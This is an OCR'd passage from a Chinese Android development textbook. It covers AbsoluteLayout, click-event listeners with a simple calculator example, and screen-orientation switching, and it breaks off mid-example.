
☑ android:layout_x：组件在 X 轴上的坐标。

☑ android:layout_y：组件在 Y 轴上的坐标。

注意

不建议使用绝对定位的布局管理器。

如果在开发中使用绝对定位布局管理器，则有可能造成显示上的麻烦，尤其是在修改组件大小时，显示的控制也会变得相当复杂，所以尽可能不要使用绝对定位布局管理器。

【例 5-15】 使用绝对定位的方式显示排列组件

```
<?xml version="1.0" encoding="utf-8"?>
<AbsoluteLayout                                         //采用绝对定位布局
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/AbsoluteLayout01"                  //布局管理器 ID，程序中使用
    android:layout_width="fill_parent"                  //此布局管理器将占据整个屏幕宽度
    android:layout_height="fill_parent">                //此布局管理器将占据整个屏幕高度
    <TextView                                           //文本显示组件
        android:text="北京魔乐科技软件学院"               //默认显示文字
        android:id="@+id/TextView01"                    //此组件 ID，程序中使用
        android:layout_height="wrap_content"            //组件的高度为文字高度
        android:layout_width="wrap_content"             //组件的宽度为文字宽度
        android:layout_x="80px"                         //组件的 X 轴坐标
        android:layout_y="10px"/>                       //组件的 Y 轴坐标
    <TextView                                           //文本显示组件
        android:text="www.mldnjava.cn"                  //默认显示文字
        android:id="@+id/TextView02"                    //此组件 ID，程序中使用
        android:layout_height="wrap_content"            //组件的高度为文字高度
        android:layout_width="wrap_content"             //组件的宽度为文字宽度
        android:layout_x="90px"                         //组件的 X 轴坐标
        android:layout_y="30px"/>                       //组件的 Y 轴坐标
    <ImageView                                          //文本显示组件
        android:id="@+id/img"                           //此组件 ID，程序中使用
        android:src="@drawable/mldn_3g"                 //组件的显示图片
        android:layout_width="wrap_content"             //组件的宽度为图片宽度
        android:layout_height="wrap_content"            //组件的高度为图片高度
        android:layout_x="20px"                         //组件的 X 轴坐标
        android:layout_y="100px"/>                      //组件的 Y 轴坐标
</AbsoluteLayout>                                       //绝对定位布局管理器结束
```

在本程序中一共定义了 3 个组件，并为不同的组件指定了不同的显示坐标。

☑ 文本显示框 A（TextView01）：坐标（80, 10）。

☑ 文本显示框 B（TextView02）：坐标（90, 30）。

☑ 图片显示框（img）：坐标（20, 100）。

程序在 Android 2.2 版本下的运行效果如图 5-17 所示。



图 5-17　使用绝对布局管理器

5.8　本章小结

（1）使用布局管理器可以对组件的布局进行管理，在 Android 中提供了 4 种布局管理器：LinearLayout、FrameLayout、TableLayout 和 RelativeLayout。

（2）所有的布局管理器既可以通过配置文件实现，也可以通过 Activity 程序动态生成。

（3）表格布局管理器可以以表格的形式对数据显示进行排列，在列表操作中使用较多。

（4）布局管理器可以通过嵌套实现更加复杂的布局显示。

（5）在 Android 2.3.3 之后不再支持绝对定位布局管理器。

第 6 章　Android 事件处理

通过本章的学习可以达到以下目标：

☑　掌握 Android 中事件处理的操作原理。

☑　掌握 Android 中主要事件的使用。

☑　可以对基本组件进行事件的监听及操作，让程序达到良好的交互性。

组件定义完成之后，下面最需要做的就是让组件变得更加有“意义”，而要想让这些组件有“意义”，就有必要让其“动”起来，例如，当单击一个按钮时应该给予一些反应，那么这就需要事件处理的支持。本章将讲解 Android 中事件的基本操作。

6.1　事件处理简介

Android 程序的开发主要是借助于 Java 语言，其事件的处理流程也是参考了 Java 中的事件处理操作。在 Java 中，如果要想进行图形界面的事件处理，则首先必须有一个事件源，而事件源的产生可以有多种形式，如单击按钮或者修改下拉列表选项，之后根据此事件源找到相应的事件处理操作类对事件进行处理，如图 6-1 所示。




图 6-1　事件处理流程

从图 6-1 中可以发现，所有的事件产生之后，将自动调用对应的事件处理方式，如果已经存在事件的监听操作，则使用指定的事件处理方式，通过事件监听器对事件进行处理；而如果没有相应的监听处理程序，则放弃该事件。



关于 Java 的事件处理。

由于 Android 的事件处理形式与 Java 类似，如果读者对于此部分不是很理解，建议可先阅读本系列丛书中《名师讲坛——Java 开发实战经典》一书第 18 章的内容。

Android 中常用的事件如表 6-1 所示，每种事件有自己的事件处理接口。

表 6-1　常用事件及处理接口

No.	事　　件	接　　口	处 理 方 法	描　　述
1	单击事件	View.OnClickListener	public abstract void onClick (View v)	单击组件时触发
2	长按事件	View.OnLongClickListener	public abstract boolean onLongClick (View v)	长按组件时触发
3	键盘事件	View.OnKeyListener	public abstract boolean onKey (View v, int keyCode, KeyEvent event)	处理键盘事件
4	焦点事件	View.OnFocusChangeListener	public abstract void onFocusChange (View v, boolean hasFocus)	当焦点发生改变时触发
5	触摸事件	View.OnTouchListener	public abstract boolean onTouch (View v, MotionEvent event)	产生触摸事件
6	创建上下文菜单事件	View.OnCreateContextMenuListener	public abstract void onCreateContextMenu (ContextMenu menu, View v, ContextMenu. ContextMenuInfo menuInfo)	当上下文菜单创建时触发

表 6-1 所定义的接口都是 View 类的内部接口，除了这些内部接口之外，在事件处理中，View 类也提供了事件处理的注册方法，如表 6-2 所示。

表 6-2　View 类的事件注册方法

No.	方　　法	类　　型	描　　述
1	public void setOnClickListener(View.OnClickListener l)	普通	注册单击事件
2	public void setOnLongClickListener(View.OnLongClickListener l)	普通	注册长按事件
3	public void setOnKeyListener(View.OnKeyListener l)	普通	注册键盘事件
4	public void setOnFocusChangeListener(View.OnFocusChangeListener l)	普通	注册焦点改变事件
5	public void setOnTouchListener(View.OnTouchListener l)	普通	注册触摸事件
6	public void setOnCreateContextMenuListener(View.OnCreateContextMenuListener l)	普通	注册创建上下文菜单事件

表 6-2 所列出的几个事件注册方法中，都需要传递每个事件监听接口的对象，下面通过一些具体的代码演示事件的基本操作，当然在这里需要再次提醒读者的是，Android 中的事件处理程序较多，所以本章将会采用各个组件进行事件的操作，而所涉及的事件并不局限于以上所列出的事件。



本章使用基本组件。

本章所使用的组件都是在第 4 章中为读者讲解过的基本组件，如果有不熟悉的读者，可以参考第 4 章的内容，而对于一些特殊的组件及事件的处理，将在第 7 章中介绍。



关于事件处理的学习说明。

在 Android 系统中有许多事件处理操作，几乎每种组件都对应着事件处理，在进行本章学习时，一定要掌握事件的处理流程，这样以后在接触到新的组件时也可以轻松上手。

6.2 单 击 事 件

6.2.1 认识单击事件

在手机使用的过程中，经常要使用按钮触发一些基本的操作，这时就可以通过单击事件完成。单击事件使用 View.OnClickListener 接口进行事件的处理，此接口定义如下：

```
public static interface View.OnClickListener{

    public void onClick(View v) ;

}
```

如果要想设置此事件操作接口，则直接使用 setOnClickListener()方法即可，当事件触发之后，使用 onClick()方法执行具体的处理操作。



OnClickListener 属于内部静态接口。

OnClickListener 是使用 static 声明的内部接口，这样一来，此接口就相当于是一个外部接口，如果对此语法不熟悉的读者可以参考《名师讲坛——Java 开发实战经典》一书第 5 章的内容。

【例 6-1】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <EditText                                          //定义文本编辑框
        android:id="@+id/myed"                         //文本编辑框 ID，程序中使用
        android:layout_width="wrap_content"            //组件宽度为文字宽度
```

```
            android:layout_height="wrap_content"          //组件高度为文字高度
            android:text="请输入您的姓名"/>                //组件的默认文字
    <Button                                               //定义按钮组件
            android:id="@+id/mybut"                       //按钮组件 ID，程序中使用
            android:layout_width="wrap_content"           //组件宽度为文字宽度
            android:layout_height="wrap_content"          //组件高度为文字高度
            android:text="显示输入信息"/>                  //组件的默认文字
    <TextView                                             //定义文本显示框
            android:id="@+id/mytext"                      //文本显示框 ID，程序中使用
            android:layout_width="wrap_content"           //组件宽度为文字宽度
            android:layout_height="wrap_content"          //组件高度为文字高度
            android:text="输入的信息是："/>                //组件的默认文字
</LinearLayout>
```

本配置文件中定义了 3 个组件，分别为文本编辑框（EditText）、按钮（Button）和文本显示框（TextView），而本程序的目的是要在文本编辑框中输入内容，之后通过按钮触发操作的事件，将输入的内容交给文本显示框显示，而要想真正地进行事件的操作，必须要由 Activity 程序进行控制。

【例 6-2】 编写 Activity 程序，进行事件控制

```java
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.TextView;
public class MyClickDemo extends Activity {
    private TextView showView = null ;                              //定义信息显示组件
    private EditText edit = null ;                                  //定义文本输入组件
    private Button but = null ;                                     //定义按钮
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.but = (Button) super.findViewById(R.id.mybut) ;        //取得按钮
        this.showView = (TextView) super.findViewById(R.id.mytext) ; //取得文本显示组件
        this.edit = (EditText) super.findViewById(R.id.myed) ;      //取得文本编辑组件
        but.setOnClickListener(new ShowListener()) ;                //定义监听
    }
    private class ShowListener implements OnClickListener {        //定义监听处理程序
        public void onClick(View v) {
            String info = edit.getText().toString() ;               //取得文本框输入内容
            showView.setText("输入的内容是：" + info) ;               //设置文本显示组件
        }
    }
}
```

本程序运行时通过 findViewById()方法分别取得了在 main.xml 文件中定义的 3 个组件，之后使用 setOnClickListener()方法在按钮中注册了一个监听器程序，而此监听器程序的处理操作在

ShowListener 这个内部类中进行了定义。在 ShowListener 中首先覆写了 OnClickListener 接口中的 onClick()方法，之后取得了文本编辑框中的输入内容，并且将输入的内容经过处理后放在了文本显示框中，本程序的运行效果如图 6-2 所示。



关于中文的输入问题。

由于所有程序在模拟器中运行，所以中文的切换并不方便，如果要输入中文，则首先应该进入到“设置”菜单，选择“语言和键盘”选项，选中“谷歌输入法”，而后就可以在程序中使用 Shift+Space（空格键）组合键进行输入法的切换。



图 6-2　监听程序运行

上述程序中已经为用户完成了单击事件的操作，但是在这里有一个问题出现了，例如，以下代码为单击操作处理的内部类：

```
class ShowListener implements OnClickListener {              //定义监听处理程序
    public void onClick(View v) {
        String info = edit.getText().toString() ;             //取得文本框输入内容
        showView.setText("输入的内容是：" + info) ;           //设置文本显示组件
    }
}
```

如果现在这个类只使用一次的话，那么很明显没有必要将其单独定义为一个类，所以可以使用匿名内部类的概念对程序进行修改。

提示

关于匿名内部类。

匿名内部类是在抽象类和接口的基础之上所发展起来的一种应用，当一个接口或抽象类的子类只使用一次时，就可以将其定义为匿名内部类。对匿名内部类不熟悉的读者可以参考《名师讲坛——Java 开发实战经典》第 6 章的内容。

【例 6-3】　使用匿名内部类完成单击事件的处理

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.TextView;
```

```
public class MyClickDemo extends Activity {
    private TextView showView = null ;                          //定义信息显示组件
    private EditText edit = null ;                              //定义文本输入组件
    private Button but = null ;                                 //定义按钮
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.but = (Button) super.findViewById(R.id.mybut) ;            //取得按钮
        this.showView = (TextView) super.findViewById(R.id.mytext) ; //取得文本显示组件
        this.edit = (EditText) super.findViewById(R.id.myed) ;          //取得文本编辑组件
        but.setOnClickListener(new OnClickListener(){
            @Override
            public void onClick(View v) {
                String info = edit.getText().toString() ;               //取得文本框输入内容
                MyClickDemo.this.showView.setText("输入的内容是：" + info) ; //设置文本
显示
            }
        }) ;                                                            //定义监听
    }
}
```

本程序完成了与之前一样的处理效果，唯一不同的是将事件的处理操作通过匿名内部类的方式进行了编写。

6.2.2　实例 1：简单的四则运算

通过 6.2.1 节的程序，读者应该已经清楚了单击事件的处理流程，当用户在 Activity 程序中为组件配置了单击操作之后，只要用户一触发此操作就会执行特定的代码，但是上面的程序过于简单，只是完成了一个简单的输入并显示的功能，下面对以上程序进行修改，提供两个输入文本框，并且可以根据用户的选择，完成基本的四则运算功能。

【例 6-4】　定义显示组件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                      //所有组件垂直摆放
    android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
    <LinearLayout                                       //内嵌线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="horizontal"                //所有组件水平摆放
        android:layout_width="fill_parent"              //此布局管理器宽度为屏幕宽度
        android:layout_height="wrap_content">           //此布局管理器高度为组件高度
        <EditText                                       //文本编辑框
            android:id="@+id/myeda"                     //组件 ID，程序中使用
            android:layout_width="wrap_content"         //组件宽度为文字宽度
            android:layout_height="wrap_content"        //组件高度为文字高度
            android:text="输入第一个数字..."/>           //默认显示文字
```

```
            <TextView                                           //文本显示组件
                android:id="@+id/note"                          //组件 ID，程序中使用
                android:layout_width="wrap_content"             //组件宽度为文字宽度
                android:layout_height="wrap_content"/>          //组件高度为文字高度
            <EditText                                           //文本编辑框
                android:id="@+id/myedb"                         //组件 ID，程序中使用
                android:layout_width="wrap_content"             //组件宽度为文字宽度
                android:layout_height="wrap_content"            //组件高度为文字高度
                android:text="输入第二个数字..."/>              //默认显示文字
            <TextView                                           //文本显示组件
                android:layout_width="wrap_content"             //组件宽度为文字宽度
                android:layout_height="wrap_content"            //组件高度为文字高度
                android:text=" = "/>                            //默认显示文字
            <TextView                                           //文本显示组件
                android:id="@+id/mytext"                        //组件 ID，程序中使用
                android:layout_width="wrap_content"             //组件宽度为文字宽度
                android:layout_height="wrap_content"            //组件高度为文字高度
                android:text="计算结果..."/>                    //默认显示文字
        </LinearLayout>                                         //线性布局管理器完结
        <LinearLayout                                           //内嵌线性布局管理器
            xmlns:android="http://schemas.android.com/apk/res/android"
            android:orientation="horizontal"                    //所有组件水平摆放
            android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
            android:layout_height="wrap_content">               //布局管理器高度为组件高度
            <Button                                             //按钮组件
                android:id="@+id/mybutadd"                      //组件 ID，程序中使用
                android:layout_width="wrap_content"             //组件宽度为文字宽度
                android:layout_height="wrap_content"            //组件高度为文字高度
                android:text="+"/>                              //默认显示文字
            <Button                                             //按钮组件
                android:id="@+id/mybutsub"                      //组件 ID，程序中使用
                android:layout_width="wrap_content"             //组件宽度为文字宽度
                android:layout_height="wrap_content"            //组件高度为文字高度
                android:text="-"/>                              //默认显示文字
            <Button                                             //按钮组件
                android:id="@+id/mybutmul"                      //组件 ID，程序中使用
                android:layout_width="wrap_content"             //组件宽度为文字宽度
                android:layout_height="wrap_content"            //组件高度为文字高度
                android:text="×"/>                              //默认显示文字
            <Button                                             //按钮组件
                android:id="@+id/mybutdiv"                      //组件 ID，程序中使用
                android:layout_width="wrap_content"             //组件宽度为文字宽度
                android:layout_height="wrap_content"            //组件高度为文字高度
                android:text="÷"/>                              //默认显示文字
            </LinearLayout>                                     //线性布局管理器完结
</LinearLayout>
```

本配置文件一共定义了两个文本编辑框（myeda、myedb）、一个文本显示框（mytext）、4 个按钮（mybutadd、mybutsub、mybutmul、mybutdiv），其中，4 个按钮分别对应着“+”、“-”、“*”、“/”四则运算操作，而在 Activity 程序中就需要对这 4 个按钮分别进行事件的处理。

【例 6-5】 定义 Activity 程序，进行事件处理

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.TextView;
public class MyClickDemo extends Activity {
	private TextView showView = null;					//定义信息显示组件
	private TextView note = null;						//操作提示信息
	private EditText editNum1 = null;					//定义文本输入组件
	private EditText editNum2 = null;					//定义文本输入组件
	private Button butAdd = null;						//加法按钮
	private Button butSub = null;						//减法按钮
	private Button butMul = null;						//乘法按钮
	private Button butDiv = null;						//除法按钮
	private int num1 = 0;							//保存第一个数字
	private int num2 = 0;							//保存第二个数字
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);				//父类 onCreate()
		super.setContentView(R.layout.main);				//定义布局管理器
		this.showView = (TextView) super.findViewById(R.id.mytext);	//取得文本显示组件
		this.editNum1 = (EditText) super.findViewById(R.id.myeda);	//取得文本编辑组件
		this.editNum2 = (EditText) super.findViewById(R.id.myedb);	//取得文本编辑组件
		this.butAdd = (Button) super.findViewById(R.id.mybutadd);	//取得按钮
		this.butSub = (Button) super.findViewById(R.id.mybutsub);	//取得按钮
		this.butMul = (Button) super.findViewById(R.id.mybutmul);	//取得按钮
		this.butDiv = (Button) super.findViewById(R.id.mybutdiv);	//取得按钮
		this.showView = (TextView) super.findViewById(R.id.mytext);	//取得显示组件
		this.note = (TextView) super.findViewById(R.id.note);		//取得显示组件
		this.butAdd.setOnClickListener(new AddListener());		//定义监听
		this.butSub.setOnClickListener(new SubListener());		//定义监听
		this.butMul.setOnClickListener(new MulListener());		//定义监听
		this.butDiv.setOnClickListener(new DivListener());		//定义监听
		this.editNum1.setOnClickListener(new OnClickListener() {
			@Override
			public void onClick(View v) {
				MyClickDemo.this.editNum1.setText("");		//清除文本数据
			}
		});								//文本组件设置单击事件
		this.editNum2.setOnClickListener(new OnClickListener() {
			@Override
			public void onClick(View v) {
				MyClickDemo.this.editNum2.setText("");		//清除文本数据
			}
		});								//文本组件设置单击事件
	}
```

```
    private class AddListener implements OnClickListener {          //定义监听处理程序
        public void onClick(View v) {
            MyClickDemo.this.num1 = Integer.parseInt(MyClickDemo.this.editNum1
                    .getText().toString());                          //取得数字
            MyClickDemo.this.num2 = Integer.parseInt(MyClickDemo.this.editNum2
                    .getText().toString());                          //取得数字
            MyClickDemo.this.note.setText(" + ");                    //设置文本显示组件
            MyClickDemo.this.showView.setText(
                    String.valueOf(num1 + num2));                    //设置文本显示组件
        }
    }
    private class SubListener implements OnClickListener {          //定义监听处理程序
        public void onClick(View v) {
            MyClickDemo.this.num1 = Integer.parseInt(MyClickDemo.this.editNum1
                    .getText().toString());                          //取得数字
            MyClickDemo.this.num2 = Integer.parseInt(MyClickDemo.this.editNum2
                    .getText().toString());                          //取得数字
            MyClickDemo.this.note.setText(" - ");                    //设置文本显示组件
            MyClickDemo.this.showView.setText(
                    String.valueOf(num1 - num2));                    //设置文本显示组件
        }
    }
    private class MulListener implements OnClickListener {          //定义监听处理程序
        public void onClick(View v) {
            MyClickDemo.this.num1 = Integer.parseInt(MyClickDemo.this.editNum1
                    .getText().toString());                          //取得数字
            MyClickDemo.this.num2 = Integer.parseInt(MyClickDemo.this.editNum2
                    .getText().toString());                          //取得数字
            MyClickDemo.this.note.setText(" * ");                    //设置文本显示组件
            MyClickDemo.this.showView.setText(
                    String.valueOf(num1 * num2));                    //设置文本显示组件
        }
    }
    private class DivListener implements OnClickListener {          //定义监听处理程序
        public void onClick(View v) {
            MyClickDemo.this.num1 = Integer.parseInt(MyClickDemo.this.editNum1
                    .getText().toString());                          //取得数字
            MyClickDemo.this.num2 = Integer.parseInt(MyClickDemo.this.editNum2
                    .getText().toString());                          //取得数字
            MyClickDemo.this.note.setText(" ÷ ");                    //设置文本显示组件
            MyClickDemo.this.showView.setText(
                    String.valueOf(num1 / num2));                    //设置文本显示组件
        }
    }
}
```

本程序首先通过 findViewById()方法分别取得了 main.xml 文件中定义的两个文本编辑框（EditText）、一个文本显示框（TextView）和 4 个按钮（Button），之后分别为这 4 个按钮加入了监听操作，同时又定义了 4 个监听操作的处理内部类：AddListener、SubListener、MulListener、DivListener，以分别处理不同的计算，而后在用户选择文本框进行数据输入时，也分别为其设置

了单击事件，让其可以清除已有的文本数据。程序的运行界面如图 6-3 所示，执行加法操作的界面如图 6-4 所示。



图 6-3　程序运行界面



图 6-4　执行加法时的界面

6.2.3　实例 2：改变屏幕显示方向

在手机使用中，经常会针对于显示的要求改变屏幕的显示方向，例如，浏览信息时使用竖屏的方式会比较方便，而在运行游戏时使用横屏的方式等，而在 Android 系统中，支持横屏和竖屏的切换操作，如果要想完成屏幕显示方向的切换，需要 Activity 类的一些方法支持，这些方法如表 6-3 所示。


表 6-3　切换屏幕显示方向的操作方法

No.	方　　法	类　　型	描　　述
1	public int getRequestedOrientation()	普通	取得当前的手机屏幕方向
2	public void setRequestedOrientation(int requestedOrientation)	普通	设置手机屏幕方向
3	public void onConfigurationChanged(Configuration newConfig)	普通	系统设置改变时触发此事件

在设置和取得手机屏幕方向的操作中，需要一个 int 型的操作数据，而这个数据由 android.content.pm.ActivityInfo 类所提供，在该类中定义了 3 个常量，如表 6-4 所示。

表 6-4　表示手机屏幕方向的常量

No.	常　　量	类　　型	描　　述
1	public static final int SCREEN_ORIENTATION_LANDSCAPE	常量	屏幕横屏显示，表示数值为 0
2	public static final int SCREEN_ORIENTATION_PORTRAIT	常量	屏幕竖屏显示，表示数值为 1
3	public static final int SCREEN_ORIENTATION_UNSPECIFIED	常量	未指定的屏幕显示，表示数值为-1



在表 6-3 中的 onConfigurationChanged()方法表示当使用 setRequestedOrientation()方法改变了屏幕显示方向之后将触发此事件的操作，表示对系统设置的改变进行监听，而当系统改变之后，对于每一个 Activity 程序而言都相当于重新进行了加载，所以如果要对一些组件做操作，则只能通过 onConfigurationChanged()方法完成。下面通过一个程序演示如何进行屏幕的切换操作，本程序将为用户提供两张图片（一张横屏显示，另一张竖屏显示，都可保存在 drawable-xx 目录中），这两张图片在手机屏幕改变时会自动进行变化。

【例 6-6】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <Button                                                //按钮组件
        android:id="@+id/change"                           //组件 ID，程序中使用
        android:layout_width="wrap_content"                //组件宽度为屏幕宽度
        android:layout_height="wrap_content"               //组件高度为屏幕高度
        android:text="改变屏幕方向为横屏显示（当前为竖屏显示）"/>  //组件默认文字
    <ImageView                                             //图片视图
        android:id="@+id/img"                              //组件 ID，程序中使用
        android:layout_width="wrap_content"                //组件宽度为图片宽度
        android:layout_height="wrap_content"               //组件高度为图片高度
        android:src="@drawable/mldn_portrait" />           //默认图片 ID
</LinearLayout>
```

本布局管理器定义了两个组件：按钮和图片，当用户单击按钮时会根据屏幕方向的不同显示不同风格的图片。

【例 6-7】 编写 Activity 程序，完成屏幕方向改变


```
package org.lxh.demo;
import android.app.Activity;
import android.content.pm.ActivityInfo;
import android.content.res.Configuration;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.ImageView;
public class MyClickDemo extends Activity {
    private Button change = null;                                      //定义按钮
    private ImageView img = null ;                                     //图片显示
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);                            //父类 onCreate()
        super.setContentView(R.layout.main);                           //定义布局管理器
        this.change = (Button) super.findViewById(R.id.change);        //取得按钮
        this.img = (ImageView) super.findViewById(R.id.img) ;          //取得图片
        this.change.setOnClickListener(new MyOnClickListenerImpl()) ; //设置监听
    }
```

```
        private class MyOnClickListenerImpl implements OnClickListener {  //单击事件
            @Override
            public void onClick(View view) {
                if (MyClickDemo.this.getRequestedOrientation() ==
                    ActivityInfo.SCREEN_ORIENTATION_UNSPECIFIED) {  //无法进行画面旋转
操作
                    MyClickDemo.this.change.setText("错误：无法改变屏幕方向。") ;
                } else {
